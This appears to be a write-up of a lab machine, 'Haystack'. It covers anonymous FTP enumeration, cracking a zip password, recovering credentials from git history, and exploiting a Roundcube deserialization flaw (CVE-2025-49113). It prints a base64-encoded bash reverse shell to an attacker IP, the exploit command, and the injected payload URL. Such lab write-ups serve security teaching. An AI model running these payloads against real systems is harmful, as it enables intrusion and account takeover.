
Overview

The machine starts by anonymous ftp access that exposes an encrypted app archive, cracking its password to recover justin credentials from git history to log into roundcube and exploit post-auth deserialization to get shell as www-data. Reusing the password to step to justin to find gilbert credentials in ftp logs and abusing sudo git diff through less paging to get shell as root.
Enumeration
We'll start with nmap scan as usual.
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.207.70
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-12 15:51 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:51
Completed NSE at 15:51, 0.00s elapsed
Initiating Ping Scan at 15:51
Scanning 10.1.207.70 [2 ports]
Completed Ping Scan at 15:51, 0.45s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:51
Completed Parallel DNS resolution of 1 host. at 15:51, 0.13s elapsed
Initiating Connect Scan at 15:51
Scanning 10.1.207.70 [1000 ports]
Discovered open port 143/tcp on 10.1.207.70
Discovered open port 993/tcp on 10.1.207.70
Discovered open port 22/tcp on 10.1.207.70
Discovered open port 995/tcp on 10.1.207.70
Discovered open port 110/tcp on 10.1.207.70
Discovered open port 21/tcp on 10.1.207.70
Discovered open port 80/tcp on 10.1.207.70
Completed Connect Scan at 15:52, 11.34s elapsed (1000 total ports)
Initiating Service scan at 15:52
Scanning 7 services on 10.1.207.70
Completed Service scan at 15:52, 6.84s elapsed (7 services on 1 host)
NSE: Script scanning 10.1.207.70.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 15:52
NSE: [ftp-bounce 10.1.207.70:21] PORT response: 500 Illegal PORT command.
Completed NSE at 15:52, 3.70s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 15:52
Completed NSE at 15:52, 3.62s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 15:52
Completed NSE at 15:52, 0.01s elapsed
Nmap scan report for 10.1.207.70
Host is up, received syn-ack (0.14s latency).
Scanned at 2026-09-12 15:51:54 EDT for 26s
Not shown: 993 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
21/tcp  open  ftp      syn-ack vsftpd 3.0.5
| ftp-syst:
| STAT:
| FTP server status:
| Connected to ::ffff:10.0.0.247
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| At session startup, client count was 3
| vsFTPd 3.0.5 - secure, fast, stable
| _End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-rw-r-- 1 1000 1000 73761 May 24 04:40 app.zip
| -rw-r--r-- 1 0 0 15562 May 24 05:19 backup.sh
| -rwxrw-r-- 1 1000 1000 489837 May 24 05:09 blog.zip
| -rw-r--r-- 1 1000 1000 99219 May 24 05:10 joomla.sql
| _-rwxrw-r-- 1 1000 1000 12444 May 24 05:09 terraform.zip
22/tcp  open  ssh      syn-ack OpenSSH 10.2p1 Ubuntu 2ubuntu3.2 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     syn-ack Apache httpd 2.4.66 ((Ubuntu))
| _http-server-header: Apache/2.4.66 (Ubuntu)
| _http-title: In The Haystack
| http-methods:
| _ Supported Methods: HEAD GET POST OPTIONS
110/tcp open  pop3     syn-ack Dovecot pop3d
| _pop3-capabilities: RESP-CODES AUTH-RESP-CODE UIDL SASL STLS CAPA TOP PIPELINING
| ssl-cert: Subject: commonName=lk-linux2
| Subject Alternative Name: DNS:lk-linux2
| Issuer: commonName=lk-linux2
< SNIP>
143/tcp open  imap     syn-ack Dovecot imapd
| ssl-cert: Subject: commonName=lk-linux2
| Subject Alternative Name: DNS:lk-linux2
| Issuer: commonName=lk-linux2
< SNIP>
| _imap-capabilities: LITERAL+ ENABLE capabilities ID post-login listed IMAP4rev1 LOGIN-REFERRALS have Pre-login more SASL-IR OK IDLE STARTTLS LOGINDISABLEDA00
01
993/tcp open  ssl/imap syn-ack Dovecot imapd
| ssl-cert: Subject: commonName=lk-linux2
| Subject Alternative Name: DNS:lk-linux2
< SNIP>
| _imap-capabilities: LITERAL+ Pre-login ID listed post-login AUTH=PLAINA0001 LOGIN-REFERRALS have capabilities more SASL-IR OK IDLE IMAP4rev1 ENABLE
| _ssl-date: TLS randomness does not represent time
995/tcp open  ssl/pop3 syn-ack Dovecot pop3d
| _pop3-capabilities: RESP-CODES AUTH-RESP-CODE UIDL USER SASL(PLAIN) CAPA TOP PIPELINING
< SNIP>
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Here is what the results show:
| Port | Service | Service scan |
|---|---|---|
| 21 | FTP | Anonymous login is enabled |
| 22 | SSH | OpenSSH 10.2p1 |
| 80 | HTTP | Apache/2.4.66 |
| 143, 993 | IMAP, SSL/IMAP | Dovecot imapd |
| 110, 995 | POP3, SSL/POP3 | Dovecot pop3d |
FTP Anonymous
Starting with FTP anonymous login.
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack]
└──╼ [★]$ lftp 10.1.207.70
lftp 10.1.207.70:~> ls
-rw-rw-r-- 1 1000 1000 73761 May 24 04:40 app.zip
-rw-r--r-- 1 0 0 15562 May 24 05:19 backup.sh
-rwxrw-r-- 1 1000 1000 489837 May 24 05:09 blog.zip
-rw-r--r-- 1 1000 1000 99219 May 24 05:10 joomla.sql
-rwxrw-r-- 1 1000 1000 12444 May 24 05:09 terraform.zip
lftp 10.1.207.70:/> mget *
690823 bytes transferred in 6 seconds (104.1 KiB/s)
Total 5 files transferred
lftp 10.1.207.70:/> exit
Finding a lot of files to investigate, going through those files came back empty for all files except this app.zip.
When I tried to unzip this file, there is a file called .env.local which might be useful but a lot of files especially the .git are AES encrypted which unzip can't handle so it doesn't show a password prompt and goes on with the files it can decompress.
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack/FTP]
└──╼ [★]$ unzip app.zip
Archive: app.zip
   skipping: .env.local              need PK compat. v5.1 (can do v4.6)
   skipping: .git/COMMIT_EDITMSG     need PK compat. v5.1 (can do v4.6)
   skipping: .git/HEAD               need PK compat. v5.1 (can do v4.6)
   skipping: .git/config             need PK compat. v5.1 (can do v4.6)
   skipping: .git/description        need PK compat. v5.1 (can do v4.6)
< SNIP>
But using 7z x which I know supports AES encryption, it prompts for password.
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack/FTP]
└──╼ [★]$ 7z x ../app.zip

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 73761 bytes (73 KiB)

Enter password (will not be echoed):
Cracking app.zip hash
Using zip2john to extract the hash.
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack/FTP]
└──╼ [★]$ zip2john app.zip > app.zip.hash
ver 2.0 app.zip/.git/ is not encrypted, or stored with non-handled compression type
< SNIP>
ver 2.0 app.zip/public/ is not encrypted, or stored with non-handled compression type
ver 2.0 app.zip/styles/ is not encrypted, or stored with non-handled compression type
ver 2.0 app.zip/util/ is not encrypted, or stored with non-handled compression type
Then we'll use John to crack the password for this file which turns out to be taekwondo.
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack/FTP]
└──╼ [★]$ john app.zip.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 75 password hashes with 75 different salts (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Remaining 15 password hashes with 15 different salts
Loaded hashes with cost 1 (HMAC size) varying from 159 to 8255
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
taekwondo (app.zip/public/favicon.ico)
taekwondo (app.zip/movie-sample.md)
taekwondo (app.zip/.git/objects/e0/9cd78e295f05ba2b41f1ff52a58fa345bdc6e1)
taekwondo (app.zip/.git/objects/ab/047825cd0c793a650e14988a642396d39ee2b6)
taekwondo (app.zip/.git/info/exclude)
taekwondo (app.zip/.git/objects/6a/e4477a936d74c8fd8ebd48942ff600acee19a3)
taekwondo (app.zip/README.md)
taekwondo (app.zip/pages/api/actors/[name].js)
taekwondo (app.zip/.git/hooks/update.sample)
taekwondo (app.zip/.git/objects/cc/b07ac6a85b615fe19336692d0d476a2882419e)
taekwondo (app.zip/.git/objects/49/65832f2c9b0605eaa189b7c7fb11124d24e48a)
taekwondo (app.zip/.git/objects/3a/b2bef2fe1fe85a6bf183906023a5b2a4fc9203)
taekwondo (app.zip/.git/objects/f8/9b4ad40ff87ae42da5bd1c5934ddd23ae54b75)
taekwondo (app.zip/pages/index.js)
taekwondo (app.zip/.git/objects/39/0d94500d554fac8fc7bb0a5413ee956cd52007)
15g 0:00:00:01 DONE (2026-09-12 16:19) 8.241g/s 2250p/s 33758c/s 33758C/s 123456..oooooo
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
zip2john extracts the password hash from ZIP archives so John the Ripper can crack it offline, which works for AES-encrypted WinZip files that standard unzip cannot handle.
Extracting the files out of the zip using 7z.
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack/FTP/app]
└──╼ [★]$ 7z x ../app.zip

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=en_US.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 73761 bytes (73 KiB)

Extracting archive: ../app.zip
--
Path = ../app.zip
Type = zip
Physical Size = 73761


Enter password (will not be echoed):
Everything is Ok

Folders: 53
Files: 75
Size: 111548
Compressed: 73761
Recover Justin's Password
Reading the .env.local file that we noticed earlier.
cat .env.local
# Environment variables required to connect the app with your Neo4j database
NEO4J_URI=10.0.0.1
NEO4J_USER=
NEO4J_PASSWORD=
The file has user and password fields for Neo4j but blank values meaning those might be omitted in this commit only.
Neo4j is a graph database commonly used as a backend for web apps, and credentials hardcoded in .env files are often reused for other services.
Using git to see if there are multiple commits or not and what the commit messages are so we know if there is something important to look for in the history.
The current commit (HEAD) doesn't have anything interesting.
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack/FTP/app]
└──╼ [★]$ git log
commit f89b4ad40ff87ae42da5bd1c5934ddd23ae54b75 (HEAD -> main)
Author: ellen.freeman < ellen.freeman>
Date:   Sun May 24 16:32:12 2026 +0000
    TODO: add a .gitignore
commit ee7e8b58c112747a079730c7f96136a24eba8e9c
Author: ellen.freeman < ellen.freeman>
Date:   Sun May 24 16:31:09 2026 +0000
    initial commit
Then moving back to the initial commit.
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack/FTP/app]
└──╼ [★]$ git checkout ee7e8b
Note: switching to 'ee7e8b'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by switching back to a branch.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -c with the switch command. Example:

  git switch -c < new-branch-name>

Or undo this operation with:

  git switch -

Turn off this advice by setting config variable advice.detachedHead to false

HEAD is now at ee7e8b5 initial commit
Now if we read that file again we'll see that we have a set of credentials.
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack/FTP/app]
└──╼ [★]$ cat .env.local
# Environment variables required to connect the app with your Neo4j database
NEO4J_URI=10.0.0.1
NEO4J_USER=justin
NEO4J_PASSWORD=ArepasConQueso2026!
Now that we have a set of passwords we can try those with other services like IMAP and POP3.
IMAP
First I will connect using openssl, then we connect using LOGIN USER PASSWORD command.
Trying to list the mails in the INBOX, nothing is there and this is the only mailbox here so we can't really do anything.
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack]
└──╼ [★]$ openssl s_client -connect 10.1.207.70:imaps
Connecting to 10.1.207.70
CONNECTED(00000003)
< SNIP>
------------
read R BLOCK
* OK [CAPABILITY IMAP4rev1 LOGIN-REFERRALS ID ENABLE IDLE SASL-IR LITERAL+ AUTH=PLAIN] Dovecot ready.
1 LOGIN justin ArepasConQueso2026!
1 OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIA
L CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MO
VE REPLACE SNIPPET=FUZZY PREVIEW=FUZZY PREVIEW SPECIAL-USE STATUS=SIZE SAVEDATE COMPRESS=DEFLATE INPROGRESS NOTIFY LITERAL+] Logged in
2 SELECT INBOX
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitted.
* 0 EXISTS
* 0 RECENT
* OK [UIDVALIDITY 1779602908] UIDs valid
* OK [UIDNEXT 1] Predicted next UID
2 OK [READ-WRITE] Select completed (0.001 + 0.000 secs).
3 SEARCH ALL
* SEARCH
3 OK Search completed (0.001 + 0.000 secs).
2 LIST "" "*"
* LIST (\HasNoChildren) "/" INBOX
2 OK List completed (0.001 + 0.000 secs).
4 LOGOUT
* BYE Logging out
4 OK Logout completed (0.001 + 0.000 secs).
closed
POP3
Doing the same for POP3 we got nothing either.
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack]
└──╼ [★]$ openssl s_client -connect 10.1.207.70:995 -crlf
Connecting to 10.1.207.70
CONNECTED(00000003)
< SNIP>
---
read R BLOCK
+OK Dovecot ready.
USER justin
+OK
PASS ArepasConQueso2026!
+OK Logged in.
STAT
+OK 0 0
LIST
+OK 0 messages:
.
QUIT
DONE
Port 80
Moving on from mail services to the HTTP port we found earlier.
The website is mostly static except this contact form which we don't know yet if it invokes requests to the backend or not, so let's fuzz first before we check this function.

Fuzzing the website shows a Roundcube directory.
jimmex@attacker:~$ ffuf -u http://10.1.207.70/FUZZ -w /opt/SecLists/Discovery/Web-Content/raft-small-words.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.1.207.70/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________
< SNIP>
roundcube [Status: 301, Size: 354, Words: 21, Lines: 10, Duration: 8
< SNIP>
Roundcube Instance
Visiting this directory shows it is a Roundcube instance.

Trying the credentials we found for justin logs us in to Roundcube where we don't have any mail in the inbox or drafts or threads or anything.

But checking the Roundcube version it turns out to be 1.6.10 which I know is vulnerable to post-auth RCE.
Shell as www-data
We saw this lately in the Aftermath box from HackSmarter.
you can find the writeup for it here: Aftermath
and here is this writeup from offsec with much more technical depth

thoughts from aftermath: In simple words, one of the Roundcube pages takes a URL parameter called
_formand doesn't check it properly before using it. Because of that, we can craft a special value for that parameter to trick PHP into deserializing (Roundcube is written in PHP) and you know where deserialization can lead to.
Roundcube's post-auth RCE abuses unsafe PHP deserialization via the
_from/_formparameter, where attacker-controlled serialized data is unserialized without validation, leading to object injection and remote code execution.

So let's abuse this, first I will b64 encode the payload.
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack/CVE-2025-49113]
└──╼ [★]$ echo 'bash  -i  >&   /dev/tcp/10.200.94.55/4444   0>&1' | base64 -w 0
YmFzaCAgLWkgID4mICAgL2Rldi90Y3AvMTAuMjAwLjk0LjU1LzQ0NDQgICAwPiYxCg==
Then use the official exploit to get a shell back.
┌─[]─[10.200.94.55]─[jimmex@attacker]─[~/HSM/haystack/CVE-2025-49113]
└──╼ [★]$ php CVE-2025-49113.php http://10.1.207.70/roundcube justin 'ArepasConQueso2026!' 'echo YmFzaCAgLWkgID4mICAgL2Rldi90Y3AvMTAuMjAwLjk0LjU1LzQ0NDQgICAwP
iYxCg==| base64 -d| bash'
### Roundcube ≤ 1.6.10 Post-Auth RCE via PHP Object Deserialization [CVE-2025-49113]
### Retrieving CSRF token and session cookie...
### Authenticating user: justin
### Authentication successful
### Command to be executed:
echo YmFzaCAgLWkgID4mICAgL2Rldi90Y3AvMTAuMjAwLjk0LjU1LzQ0NDQgICAwPiYxCg==| base64 -d| bash
### Injecting payload...
### End payload: http://10.1.207.70/roundcube/?_from=edit-%21%C2%22%C2%3B%C2i%C2%3A%C20%C2%3B%C2O%C2%3A%C21%C26%C2%3A%C2%22%C2C%C2r%C2y%C2p%C2t%C2_%C2G%C2P%C2
G%C2_%C2E%C2n%C2g%C2i%C2n%C2e%C2%22%C2%3A%C21%C2%3A%C2%7B%C2S%C2%3A%C22%C26%C2%3A%C2%22%C2%5C%C20%C20%C2C%C2r%C2y%C2p%C2t%C2_%C2G%C2P%C2G%C2_%C2E%C2n%C2g%C2i%
C2n%C2e%C2%5C%C20%C20%C2_%C2g%C2p%C2g%C2c%C2o%C2n%C2f%C2%22%C2%3B%C2S%C2%3A%C29%C22%C2%3A%C2%22%C2e%C2c%C2h%C2o%C2+%C2Y%C2m%C2F%C2z%C2a%C2C%C2A%C2g%C2L%C2W%C2
k%C2g%C2I%C2D%C24%C2m%C2I%C2C%C2A%C2g%C2L%C22%C2R%C2l%C2d%C2i%C29%C20%C2Y%C23%C2A%C2v%C2M%C2T%C2A%C2u%C2M%C2j%C2A%C2w%C2L%C2j%C20%C2L%C2j%C2U%C21%C2L%C2z%
C2Q%C20%C2N%C2D%C2Q%C2g%C2I%C2C%C2A%C2w%C2P%C2i%C2Y%C2x%C2C%C2g%C2%3D%C2%3D%C2%5C%C27%C2c%C2+%C2b%C2a%C2s%C2e%C26%C24%C2+%C2-%C2d%C2%5C%C27%C2c%C2+%C2b%C2a%C2
s%C2h%C2%3B%C2%23%C2%22%C2%3B%C2%7D%C2i%C2%3A%C20%C2%3B%C2b%C2%3A%C20%C2%3B%C2%7D%C2%22%C2%3B%C2%7D%C2%7D%C2&_task=settings&_framed=1&_remote=1&_id=1&_uploadi
d=1&_unlock=1&_action=upload
### Payload injected successfully
### Executing payload...
### Exploit executed successfully
And as you can see we get a shell as www-data.
Shell as Justin
